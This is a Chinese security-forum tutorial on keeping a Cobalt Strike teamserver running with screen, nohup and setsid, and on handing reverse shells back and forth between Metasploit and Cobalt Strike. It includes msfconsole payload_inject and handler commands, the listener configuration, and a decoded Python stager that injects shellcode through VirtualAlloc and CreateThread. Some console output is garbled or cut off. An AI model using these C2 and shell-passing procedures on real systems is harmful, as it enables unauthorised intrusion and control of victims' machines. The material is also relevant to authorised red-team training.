Cobaltstrike Server持久化 & Cobaltstrike与Metasploit相互派生shell

Fazx / 2019-11-12 09:21:33 / 浏览数 4829 渗透测试 渗透测试 顶(1) 踩(0)

Cobaltstrike teamserver持久化

```
root@Fazx:~# screen
[detached from 4279.pts-0.Fazx]
root@Fazx:~# screenurB4279for Hackers.... 09-25 6 1. 让进程忽略HUP信号
root@Fazx:~# ./teamserver 47.1
[*] Will use existing X509 certificate and keystore (for SSL)
[!] You are using an OpenJDK Java implementation. OpenJDK is not recommended for us
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: d0ba25fbcf5067c0d600c2ae3cca22914282662b68484fa4a6c
[+] Listener: CSshell (windows/beacon_http/reverse_http) on port 8989 started!
```

由于我们在终端中的操作都属于SSH进程的子进程,当网络中断或SSH连接断开时,终端会收到HUP(hangup)信号从而关闭所有子进程。为了使Cobaltstrike的服务端保持调

- 1. 让进程忽略HUP信号;
- 2. 让进程运行在新的会话里,成为不属于此终端的子进程。
- 一般来说,第一种思路可以nohup命令实现,结尾加上"&"可将命令放入后台运行:

第二种思路则对应setsid命令:

可以看到进程ID(PID)为31094,而它的父ID(PPID)为1(即init进程ID),并不是当前终端的进程ID。

此外,将命令与&放在()中执行也可以实现setsid相同的效果:

```
[root@Fazx ~]# (ping 0sec.com.cn &)
[root@Fazx ~]# ps -ef | grep 0sec.com.cn
root 3998 1 0 20:37 pts/4 00:00:00 ping 0sec.com.cn
```

而为了避免大量命令的重复操作,或某一条命令忘记附加命令等情况,本文重点推荐使用screen工具实现需求,它可以方便地模拟出多个终端窗口,并将所有进程挂到init的

BEEscreen

apt-get install screen

输入screen新建一个窗口,在此窗口中直接正常输入命令,完成后使用Ctrl+A+D组合键将窗口放入后台执行,可以看到有会话为脱离状态:

```
root@Fazx:~# screen
[detached from 14662.pts-0.Fazx]
root@Fazx:~# screen -ls
There is a screen on:
        14662.pts-0.Fazx (10/16/2019 02:09:28 PM) (Detached)
1 Socket in /var/run/screen/S-root.
root@Fazx:~#

[10/16 14:11] Fazx
```

使用screen -ls查看后台窗口, screen -r ID恢复指定会话:

同样的,Metasploit监听端口等待反弹shell时,也可以用这种方式进行持久化,操作相对于nohup要方便得多。

MSF派生shell给Cobaltstrike

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 107
[*] Sending stage (179779 bytes) to 122.
                                             :6666 -> 122. :50817) at 2019-11-01 04:52:07 -0
[*] Meterpreter session 1 opened (107.
<u>meterpreter</u> > sysinfo
Computer
                 : WIN-K0I3NP07IUE
0S
                 : Windows 7 (Build 7601, Service Pack 1).
Architecture
                : x64
System Language : zh_CN
                 : WORKGROUP
Domain
Logged On Users : 2
Meterpreter : x86/windows
<u>meterpreter</u> > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/payload_inject
msf5 exploit(windows/local/payload_inject) > set DAYLOAD
                                aland inject) - ent DAVIAAD windows/motornrotor
```

获取MSF shell、建立session后在meterpreter执行background将会话放到后台,切换payload。

拥有MSF shell的攻击机与搭建Cobaltstrike的服务端不需要是同一台主机,端口相通即可实现远程派生shell。

```
msf exploit(handler) > use exploit/windows/local/payload_inject
msf exploit(payload_inject) > set PAYLOAD windows/meterpreter/reverse_http
msf exploit(payload_inject) > set DisablePayloadHandler true
msf exploit(payload_inject) > set LHOST [Listener III]
msf exploit(payload_inject) > set LPORT [Listener IIII]
msf exploit(payload_inject) > set SESSION [session ID]
msf exploit(payload_inject) > exploit
```


配置set DisablePayloadHandler true的原因是payload_inject执行之后会在本地产生一个新的handler,而我们之前已经有了一个,不需要再生成。

多个session同时建立时可以列举所有session并按需选择想要派生的shell:

CS端配置如下监听器:

windows/beacon_http/reverse_http

CS端肉鸡上线成功:




Cobaltstrike派生shell给MSF

在CS获得一个beacon shell后,配置监听器

windows/foreign/reverse_tcp

注意由于要与之后MSF的windows/meterpreter/reverse_tcp配置保持一致,这里是reverse_tcp而不再是reverse_http,同样的,配置IP与端口也应与MSF的监提前在MSF设置exploit/multi/handler对反向TCP连接的监听,这一步比较常规不再赘述。对需要派生的目标右击选择Spawn,之后选择对应的监听器。



另一端MSF稍后即获取到shell连接,获得Meterpreter会话:

```
msf5 exploit(multi/handler) > exploit
                                            J:4444:-
[-] Handler failed to bind to
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to
[*] Meterpreter session 1 opened (
                                                 :4444 ->
                                                                        :49899) at 2019-10-31 1
<u>meterpreter</u> > sysinfo
                    -CNWIN7X64
Computer
08
                : Windows 7 (Build 7601, Service Pack 1).
Architecture
               : x64
System Language : zh CN
Domain
                : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

后话

有什么需要派生shell的场景呢?首先CS虽然强大但用于攻击的载荷模块并不如MSF丰富,可参考的资料也较少,此时需要MSF接手shell继续进行后续渗透流程;其次CS的原Web Delivery中python类型的载荷,解码后如下(略去shellcode):

```
import ctypes
import platform
(arch, type) = platform.architecture()
# 32-bit Python
if arch == "32bit":
   shellcode = "xxxx"
# 64-bit Python
elif arch == "64bit":
   shellcode = "xxxx"
else:
  shellcode = ""
# sanity check our situation
if type != "WindowsPE" or len(shellcode) == 0:
  quit()
# inject our shellcode
rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x1000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(rwxpage, ctypes.create_string_buffer(shellcode), len(shellcode))
handle = ctypes.windll.kernel32.CreateThread(0, 0, rwxpage, 0, 0, 0)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1)
```

可以看到攻击代码中判断了WindowsPE, 也就只能直接获取Windows

shell。但通过派生shell我们可以使用MSF针对Linux的攻击载荷,获取Linux权限后接管到CS平台,从而拓展了团队协作渗透的广度与深度。

Cobaltstrike核心的功能还是后渗透阶段,免杀、内网中的横向移动、内网转发、C2配置文件等,后续的文章也会围绕这些内容进行展开。

写本文时值万圣节,Metasploit也更换了主题banner:

```
666
        രരര
         രരര
         രരര
     0000000000
       00000000000000000
               0000000000
ඉතින්න අදුරු
       නිතිත්තරාන්තරාන්
                නනනනනනන
        00000 00000
                තිරිත්වර්ග
තුත්තරාත්වන හි තම තම තම තම තම තම තම තම් තම්
 മൈമെക്ക
                0000000
  000000 0 00 00 00 00 00 00 00
   <u>තිවෙනවනවනවනවනවනවනවනවනවනව</u>
     =[ metasploit v5.0.42-dev-
 - --=[ 1914 exploits - 1074 auxiliary - 330 post
  --=[ 556 payloads - 45 encoders - 10 nops
-- --=[ 4 evasion
```

点击收藏 | 2 关注 | 2

上一篇:详解PHP反序列化中的字符逃逸 下一篇:eyoucms后台文件上传漏洞(C...

1. 2条回复



plz 2019-11-14 10:49:27

你是不是对"持久化"这三个字有什么误解

0 回复Ta



Fazx 2019-11-15 10:45:23

@plz teamserver持久化 (

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板